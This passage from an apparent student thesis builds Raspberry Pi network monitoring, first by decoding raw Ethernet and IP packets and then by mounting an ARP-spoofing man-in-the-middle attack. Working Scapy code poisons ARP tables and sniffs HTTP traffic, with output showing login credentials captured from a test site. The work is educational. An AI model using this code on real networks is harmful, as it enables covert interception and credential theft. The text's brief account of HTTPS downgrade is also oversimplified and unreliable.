

Figure 11. Ethernet frame containing MAC header and Data.[13.]

In order to retrieve the data section containing the ipv4 packet from the frame, it needs to be decoded first.

5.1.2 Decoding Ethernet Frame

In order to capture an ethernet frame a socket needs to be opened. Socket can be opened by using the line of code seen in figure 12.[14.]

```
connection = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(3))
```

Figure 12. Creating a new socket connection.

It opens a new socket and assigns it to the connection variable. The parameters in the socket method are:

- socket.AF_PACKET (Indicates that it is packet socket)
- socket_SOCK_RAW (Indicates that we want to capture the Ethernet frames)
- socket.ntohs(3) (Indicates the protocol used)

After opening the socket, the data from the connection must be received by using the “recvfrom” method of the connection as seen in figure 13.

```
data, address = connection.recvfrom(65535)
```

Figure 13. Receiving data from socket.

The “recvfrom” method receives an ethernet frame at a maximum size of 65535 bytes at a time and split the data and address to the according variables. After receiving the ethernet frame, it needs to be decoded with the decoder class as shown in figure 14.

```
destinationMAC, sourceMAC, ethProtocol, data = decoder.ethernetFrame(data)
```

Figure 14. Calling the decoder classes ethernetFrame method with data as parameter.

The code calls the decoder classes ethernetFrame method and passes it the data received from the socket. The decoder classes ethernetFrame method decodes part of the data by executing the code shown in figure 15.

```
class Decoder:
    def ethernetFrame(self, data):
        destination, source, protocol = struct.unpack('! 6s 6s H', data[:14])
        return self.getMacAddress(destination), self.getMacAddress(source), socket.htons(protocol), data[14:]
```

Figure 15. Decoding part of the Ethernet Frame

The parameters in the unpack method are:

- ! (Indicates that the byte order, size and aligment of the packed data should be interpreted as a network data)
- 6s (Indicates that the expected value is 6 characters long string)
- H (Indicates that the expected value is unsigned short integer)
- Data[:14] (Indicates that the data to be unpacked is the first 14 bytes of the ethernet frame containing the MAC addresses and ethernet type)

After unpacking the data and doing some formatting, the destination, source and protocol are now in human-redable format and printing them will look like in figure 16.

```
(venv) pi@raspberrypi:~/Inssityo $ sudo python3 PassiveSniffer/PassiveSniffer.py
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
DestinationMAC:  01:00:5E:00:00:FB SourceMAC:  5A:01:2E:F4:B4:77 ethProtocol:  8
```

Figure 16. Printing source and destination mac and ethernet protocol.

After verifying that the ethernetProtocol is 8 which means that the traffic is normal IPv4 traffic, the next step is to decode data portion from the ethernet frame which contains the actual payload of the IPv4 packet.

5.1.3 Decoding the payload data after verifying ethernet protocol

Decoding the IPv4 portion of the ethernet frame is done by calling the getIp4packet method of the decoder class as seen in figure 17.

```
if ethProtocol == 8:
    version, length, timeToLive, protocol, sourceip, targetip, data = decoder.getIpv4Packet(data)
```

Figure 17. Calling the getIp4packet method from the decoder class.

The data passed as an parameter has only the Ipv4 packet portion of the ethernet frame left, since the ethernetFrame method shown in figure 15 returned the data starting at 14th

byte forward, thus skipping the whole MAC header part of the ethernet frame shown in figure 11.

The getIpv4Packet method seen in figure 18 retrieves all the header fields of the IPv4 packet as shown in figure 7 and returns all the decoded header fields aswell as the payload portion of the IPv4 packet.

```
def getIpv4Packet(self, data):
    versionAndHeaderLength = data[0]
    version = versionAndHeaderLength >> 4
    headerLength = (versionAndHeaderLength & 15) * 4
    timeToLive, protocol, source, target = struct.unpack('! 8x B B 2x 4s 4s', data[:20])
    return version, headerLength, timeToLive, protocol, self.getIp4Address(source), self.getIp4Address(target), data[headerLength:]
```
Figure 18. Method which decodes the whole IPv4 packet.

The parameters in the unpack method are:

- ! (Indicates that the byte order, size and aligment of the packed data should be interpreted as a network data)
- 8x (8 pad bytes meaning that it is junk data in order to get the length match the expected value)
- B (Indicates that the expected value is unsigned Integer)
- 2x (2 pad bytes)
- 4s (Indicates that the expected value is 4 characters long string)
- data[:20] (Indicates that the data to be unpacket is the first 20 bytes of the Ipv4 packet)

After unpacking the data, the method returns all the important parts of the IPv4 header aswell as the data starting from header length, resulting in the data only having the payload portion of the Ipv4 packet left after returning.

In order to know how to handle the data portion of the IPv4 packet the protocol number needs to be checked. There are numerous different protocols available, but the focus will be on the following 3 protocols:

- 6 TCP
- 17 UDP
- 1 ICMP

The protocol number retrieved from the IPv4 header will determine the way that the data will be unpacked.

5.1.4 Protocols

5.1.4.1 TCP

Nowadays Transmission Control Protocol (TCP) is one of the most popular procotols used in communication from host to host via an IP network. TCP is connection-oriented meaning that a connection needs to be established between the hosts before data can be sent. Establishing the connection works by using a three-way handshake demonstrated in figure 19.[15.]



Figure 19. TCP 3-way handshake[16.]

Due to being connection-oriented TCP provides reliable, error free and ordered delivery of the data. The downside of being connection-oriented is that the latency is much higher than in connectionless protocols such as UDP.[17.]

5.1.4.2 UDP

User Datagram Protocol (UDP) is another popular procol used in communicating via networks. Unlike TCP, UDP uses connectionless communication meaning that prior communication is not necessary with the other party before sending data. Since UDP has no handshaking, it is especially error prone in the event that the underlying network is not

completely stable. Fortunately, UDP provides checksums which can be calculated from the sent data in order to verify the datas integrity.

5.1.4.3 ICMP

Unlike TCP and UDP Internet Control Message Protocol (ICMP) is a supporting protocol which is commonly used by different devices connected to network to send operational information such as error messages and success or failure messages[18.]. ICMPs main difference from TCP and UDP is that it is not commonly used for the purpose of exchanging data between different systems. Most of the end-user applications also do not use ICMP with a few exceptions including diagnostic tools like ping and traceroute.

5.1.5 Decoding data from different protocols

Decoding the data part of the IPv4 packet is different for all the protocols. The protocol number in the IPv4 header decides how the data needs to be decoded.

5.1.5.1 Decoding TCP segment

Decoding the data in TCP segment can be done with the code shown in figure 20.

```
def tcpPacket(self, data):
    source, destination, sequence, acknowledge, offsetFlags = struct.unpack('! H H L L H', data[:14])
    offset = (offsetFlags >> 12) * 4
    u = (offsetFlags & 32) >> 5
    a = (offsetFlags & 16) >> 4
    p = (offsetFlags & 8) >> 3
    r = (offsetFlags & 4) >> 2
    s = (offsetFlags & 2) >> 1
    f = offsetFlags & 1
    return source, destination, acknowledge, u, a, p, r, s, f, data[offset:]
```

Figure 20. Method to decode data from the TCP packet.

First the method uses struct library unpack method to decode the TCP segment. The parameters in the unpack method are as follows:

- ! (Indicates that the byte order, size and aligment of the packed data should be interpreted as a network data)

Metropolia University of Applied Sciences

- H (Indicates that the expected data is unsigned short integer)
- L (Indicates that the expected data is unsigned long integer)
- data[:14] (Indicates that the data to be decoded is between 0 and 14 bytes of the data variable)

After unpacking the data in the TCP segment, it will include all the fields in the TCP segment header aswell as the actual data payload. Separating the payload data from the header can be done by using an offset. Since the header fields size is known, the offset can be simply calculated from the number of flags in the header. After the headers and data has been separated and formatted, they can be printed out to look similar to figure 21.

```
Destination: 30:9C:23:5E:9E:C4, Source: DC:A6:32:60:35:30, Protocol: 8
         IPv4 Packet:
                 Version: 4, Header Length: 20, TTL: 64
                 Protocol: 6, Source: 192.168.50.76, Target: 192.168.50.229
         Sequence number of the packet is: 1771297519
         TCP Data:
                \x226\x158\x151\x89\x44\x137\x224\x54\x230\x02\x19
                2\x133\x96\x229\x234\x52\x130\x220\x13\x92\x203\x6
                6\x03\x21\x205\x177\x193\x210\x41\x237\x211\x137\x
                11\x223\x206\x41
```
Figure 21. Contents of a single tcp segment.

There is usefull information available such as senders and receivers MAC addresses aswell as their ip addresses. However, the TCP data is not in human-readable format since it is data from a one single packet only. Getting the data to human-readable format would require capturing multiple packets and reconstructing the data from the pieces obtained from different packets.

5.1.5.2 Decoding UDP

Similar to TCP, the UDP packet needs to be decoded first with the struct unpack method. However, since UDP packet contains less header fields than the TCP packet it is easier to decode. The decoding can be done with the method shown in Figure 22.

Metropolia University of Applied Sciences

```
def udpPacket(self, data):
    source, destination, size = struct.unpack('! H H 2x H', data[:8])
    return source, destination, size, data[8:]
```

Figure 22. Method to decode the UDP packet data.

After the UPD packet has been decoded it can be printed out just like TCP packet. Printing the data in the UPD packet looks very similar to TCP packet. The data in UPD packet looks like in Figure 23.

```
Destination: 01:00:5E:00:00:FB, Source: 5A:01:2E:F4:B4:77, Protocol: 8
         IPv4 Packet:
                 Version: 4, Header Length: 20, TTL: 255
                 Protocol: 17, Source: 192.168.50.26, Target: 224.0.0.251
         UDP Data:
                \x00\x00\x132\x00\x00\x00\x00\x02\x00\x00\x00\x01\
                x07\x65\x110\x100\x114\x111\x105\x100\x05\x108\x11
                1\x99\x97\x108\x00\x00\x01\x128\x01\x00\x00\x00\x1
                20\x00\x04\x192\x168\x50\x26\x192\x12\x00\x28\x128
                \x01\x00\x00\x00\x120\x00\x16\x254\x128\x00\x00\x0
                0\x00\x00\x00\x88\x01\x46\x255\x254\x244\x180\x119
                \x192\x12\x00\x47\x128\x01\x00\x00\x00\x120\x00\x0
                8\x192\x12\x00\x04\x64\x00\x00\x08
```

Figure 23. UPD packet after decoding

Most notable difference is that UPD has a fixed header length of 8 bytes which means that the header length is always 8 bytes and remaining part consist of data[19.]. It also makes it really easy to separate the header and the payload data. UDP also does not contain sequence numbers since the packets will arrive as a continuous stream unless they are dropped.

5.1.5.3 Decoding ICMP

Decoding ICMP is very similar to TCP and UDP with the exception that ICMP contains even less header fields than UDP. Decoding the ICMP packet can be done with the code shown in figure 24.

```
def icmpPacket(self, data):
    icmpType, code, checksum = struct.unpack('! B B H', data[:4])
    return icmpType, code, checksum, data[4:]
```

Figure 24. Decoding ICMP packet

After decoding the data, it can be printed out similarly to TCP and UDP as shown in figure 25.

```
Destination: DC:A6:32:60:35:30, Source: 5A:01:2E:F4:B4:77, Protocol: 8
         IPv4 Packet:
                 Version: 4, Header Length: 20, TTL: 64
                 Protocol: 1, Source: 192.168.50.26, Target: 192.168.50.76
         ICMP Data:
                \x00\x140\x00\x01\x215\x177\x84\x95\x00\x00\x00\x0
                0\x89\x07\x02\x00\x00\x00\x00\x00\x16\x17\x18\x19\
                x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x30\x31\x3
                2\x33\x34\x35\x36\x37\x38\x39\x40\x41\x42\x43\x44\
                x45\x46\x47\x48\x49\x50\x51\x52\x53\x54\x55
```

Figure 25. ICMP packet after decoding

All the packets from different protocols seem very similar but they can be identified from each other by taking note of the protocol number in the IPv4 packet.

5.2 Monitoring traffic from single device

Monitoring the traffic of a single device means that the Raspberry Pi will focus on a single device in the network and actively intercepts the wireless traffic between that single device and the network router.

5.2.1 Python code for monitoring single device

The python code for monitoring single device works quite differently from the code used to monitor multiple devices. While the multi device monitoring just passively listened the traffic, the single device monitoring hijacks the wireless connection between a device and a router using Man-in-the-middle attack.

5.2.2 Man-in-the-middle attack

Man-in-the-middle(MITM) attack is an attack where the attacker will intercept communication between two devices without them knowing. As such MITM can be used to eavesdrop all the communication going between devices and possibly alter it[20.]. Example of how MITM works with the Raspberry PI can be seen in figure 26.

As seen in the figure in normal situation the PC's and Raspberry Pis network traffic go through the router to reach internet. In the MITM situation the PC's network traffic goes to Rasbperry Pi instead of the router which then redirects the traffic to the router.

Respectively the traffic coming to router which is intended to go to PC will first go through the Raspberry Pi.



Figure 26. Difference between normal situation and Man-in-the-middle attack

There are many different techniques to perform MITM and the code for monitoring single device uses a technique called ARP spoofing.

Metropolia
University of Applied Sciences

5.2.3 ARP Spoofing

ARP spoofing works by abusing the Address Resolution Protocols lack of authentication[21.]. By sending false ARP replies Raspberry Pi can be used to perform MITM and forward the traffic between the devices without them knowing.

5.2.3.1 Enabling ip forwarding

Ip forwarding needs to be enabled for Raspbery Pi to be able to forward the traffic to both directions between the devices. Ip forwarding can be enabled by a simple line of python code seen in figure 27.

```
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

Figure 27. Enabling ip forwarding

The code replaces the 0 in the “ip_forward” file with 1 allowing the Raspberry Pi to forward the packets it receives.

5.2.3.2 Address Resolution Protocol

Address Resolution Potocol (ARP) is a protocol which is used to map mac adresses to devices with certain IPv4 addresses. All systems have an ARP table which they use to store IP addresses and to connect a certain IP address to a corresponding MAC address. If certain IP address is not found in the ARP table then the system will send a packet to the network asking who the owner of that ip is[22.]. Usually the system owning that ip responds to the request with its MAC address. Since ARP tables rely on replies and accept them without any kind of authentication, it is extremely easy to send false ARP responses pretending to be another device in the network.

5.2.3.3 Sending false ARP packets

Sending false ARP packets using python can be done by using Scapy’s send function as demonstrated in figure 28.

```
def poisonARP(self, targetIp, targetMac, routerIp, routerMac):
    send(ARP(op=2, pdst=targetIp, psrc=routerIp, hwdst=targetMac))
    send(ARP(op=2, pdst=routerIp, psrc=targetIp, hwdst=routerMac))
```

Figure 28. Sending ARP fake packets

By continuously sending the fake ARP packets to the router and the target computer the Raspberry Pi will effectively poison ARP tables of both devices. This results in a situation where the router will think that Raspberry Pi is the target device and the target device will think that Raspberry Pi is the router. This allows Raspberry Pi to read and possibly modify all the traffic going between the devices. Since Raspberry Pi is forwarding all the traffic between the devices, the devices will be completely unaware that their traffic is being monitored.

After the MITM attack ends, the ARP tables needs to be restored on the target device and the router. If they are not restored, the target device will lose internet connection since Raspberry Pi is no longer forwarding the traffic. Restoring the ARP tables can be done by sending new fake ARP packets to target and the router so that their ARP tables will be the same as originally before the MITM attack. Restoring ARP tables with python can be done with code shown in figure 29.

```
def restoreARP(self, targetIp, routerIp):
    targetMac = self.getMacAddress(targetIp)
    routerMac = self.getMacAddress(routerIp)
    send(ARP(op=2, pdst=routerIp, psrc=targetIp, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=targetMac), count=7)
    send(ARP(op=2, pdst=targetIp, psrc=routerIp, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=routerMac), count=7)
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

Figure 29. Restoring ARP tables of target and router

First the Raspberry Pi needs to find the MAC addresses of the target device and the router in order to know where to send the fake ARP packets. The MAC addresses can be found out by calling the getMacAddress method shown in figure 30.

```
def getMacAddress(self, ip):
    conf.verb = 0
    answer, unaswer = srp(Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip), timeout=2, iface=self.interface, inter=0.1)
    for send,receive in answer:
        return receive.sprintf(r"%Ether.src%")
```

Figure 30. Method to get MAC address from devices ip

Metropolia
University of Applied Sciences

Finding the MAC address with ip works by sending an ARP request to the target ip asking for its MAC address which causes the device holding the target ip to respond with its MAC address.

After finding out the original MAC addresses and sending fake ARP packets to target and router to reset their ARP tables, they will both continue to work normally without knowing that the MITM attack ever happened.

5.2.4 Capturing traffic forwarded through Raspberry Pi

5.2.4.1 HTTP and HTTPS

HTTP(Hypertext Transfer Protocl) is a protocol used to communicate between devices and is the foundation for data communication in the world wide web. HTTP functions by using a requests and responses where client and server are communicating with eachother. For example, a web browser can act as client and website hosted on another computer can act as a server.

HTTPS(Hypertext Transfer Protocol Secure) is an extension of the normal HTTP protocol. It is used to securely communicate between devices over a network. HTTPS traffic is encrypted using Transport Layer Security(TLS) making it more secure than normal HTTP while also protecting against some MITM attacks. HTTPS is nowadays commonly used in most websites and web services.

Even though HTTPS in itself provides secure communication between devices, it can still be vulnerable to MITM attacks due to how the encryption in HTTPS works. HTTPS encryption starts when the client connecting to the server initiates a handshake and sends a list of the supported TLS versions. An MITM attacker can intercept the traffic and send back responses until the client agrees to downgrade the connection from HTTPS to HTTP.

5.2.4.2 Capturing HTTP traffic

While the Raspberry Pi is forwarding traffic between the target device and the router, it is possible to capture the traffic. Capturing the traffic can be done by Scapy's HTTP request layer which will capture all the HTTP traffic going through Raspberry Pi. The code used to capture the traffic is demonstrated in figure 29.

```
def sniffHttp(self, packet):
    if packet.haslayer(scapy_http.http.HTTPRequest):
        sourceIp = str(packet["IP"].src)
        ts = int(packet["TCP"].time)
        time = self.timeToString(ts)
        method = str(packet["HTTPRequest"].Method.decode("utf-8"))
        host = str(packet["HTTPRequest"].Host.decode("utf-8"))
        path = str(packet["HTTPRequest"].Path.decode("utf-8"))
        useragent = str(packet["HTTPRequest"].fields["User-Agent"].decode("utf-8"))
        if method == "POST":
            data = ""
            if packet.haslayer(Raw):
                data = "?" + str(codecs.decode(packet["Raw"].load, encoding='utf-8', errors='ignore'))
            completeString = sourceIp + " " + time + " " + method + " http://" + host + path + " " + useragent + " " + data
            logger.save(completeString + "\n\n")
            print(completeString + "\n")
        if method == "GET":
            completeString = sourceIp + " " + time + " " + method + " http://" + host + path + " " + useragent
            logger.save(completeString + "\n\n")
            print(completeString + "\n")
```

Figure 29. Method to capture traffic using Scapy's HTTP layer.

The method works by checking if the captured packet has an HTTP layer. If the packet contains HTTP layer the method will next get all the usefull information from the packet. After that it will check if it was GET or POST request and print out the result accordingly. Since HTTP traffic is unencrypted all the traffic captured will be in human-readable format which means that it is possible to uncover sensitive information such as usernames and passwords[23.]. An unsecure HTTP page leaking unencrypted login details is demonstrated in figure 30.

```
192.168.50.26 [01/10/2020:08:42:30 +0300] POST http://testing-groun
d.scraping.pro/login?mode=login Mozilla/5.0 (Linux; Android 10; GM1
913) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.81 Mob
ile Safari/537.36 ?usr=test&pwd=test
```

Figure 30. HTTP login page leaking username and password to MITM attack

It is also possible to alter the traffic in different ways such as change the destination of the requests to a completely different one without the user noticing. Since HTTP traffic is so easily modifiable it is generally advised to use only sites which use HTTPS. Luckily

Metropolia University of Applied Sciences

most modern browsers warn users if they are using websites that use HTTP about the possibility of sensitive information being leaked.

6 Conclusion

The purpose of this thesis was to implement a simple proof of concept network monitoring solution with Raspberry Pi from scratch. The implementation was done without the use of any premade software to research different possible network monitoring applications that can be done with Raspberry Pi.

Implementing basic simple wireless network monitoring application using the Raspberry Pi was successful and allowed the network traffic to be monitored on a very basic level. The basic implementation allowed to to see the sources and destinations of the network traffic in the network aswell as some data which was not in human-readable format.

The more advanced network monitoring implementation using some hacking techniques was also successful and allowed much more information to be monitored from network traffic such as the target URL the user is trying to reach. In the worst case it also allowed some sensitive information to be monitored.

References

1 https://www.bbc.co.uk/blogs/thereporters/rorycellanjones/2011/05/a_15_computer_to_inspire_young.html [Accessed 1 June 2020]

2 https://www.raspberrypi.org/blog/ten-millionth-raspberry-pi-new-kit/ [Accessed 2 June 2020]

3 https://www.raspberrypi.org/products/raspberry-pi-4-model-b/specifications/ [Accessed 5 June 2020]

4 https://www.raspberrypi.org/documentation/installation/noobs.md [Accessed 8 June 2020]

5 https://en.wikipedia.org/wiki/Raspberry_Pi_OS [Accessed 13 June 2020]

6 https://www.techopedia.com/definition/8997/promiscuous-mode [Accessed 16 June 2020]

7 https://en.wikipedia.org/wiki/Computer_network [Accessed 18 June 2020]

8 https://en.wikipedia.org/wiki/Local_area_network [Accessed 25 June 2020]

9 https://en.wikipedia.org/wiki/Network_packet [Accessed 7 July 2020]

10 https://www.geeksforgeeks.org/introduction-and-ipv4-datagram-header/ [Accessed 15 July 2020]

11 https://techstat.net/1-1-d-explain-ip-operations/ [Accessed 18 July 2020]

12 https://www.tech-faq.com/packet-fragmentation.shtml [Accessed 25 July 2020]

13 https://www.wikiwand.com/en/Ethernet_frame [Accessed 3 August 2020]

14 https://docs.python.org/3/library/socket.html [Accessed 8 August 2020]

15 https://www.sciencedirect.com/topics/computer-science/three-way-handshake [Accessed 9 August 2020]

16 https://www.geeksforgeeks.org/tcp-3-way-handshake-process/ [Accessed 11 August 2020]

17 https://www.lifesize.com/en/video-conferencing-blog/tcp-vs-udp [Accessed 11 August 2020]

18 https://www.cloudflare.com/learning/ddos/glossary/internet-control-message-protocol-icmp/ [Accessed 13 August 2020]

19 https://www.geeksforgeeks.org/user-datagram-protocol-udp/ [Accessed 15 August 2020]

20 https://en.wikipedia.org/wiki/Man-in-the-middle_attack [Accessed 16 August 2020]

21 https://www.imperva.com/learn/application-security/arp-spoofing/ [Accessed 18 August 2020]

22 https://www.geeksforgeeks.org/how-address-resolution-protocol-arp-works/ [Accessed 18 August 2020]

23 https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/ [Accessed 20 August 2020]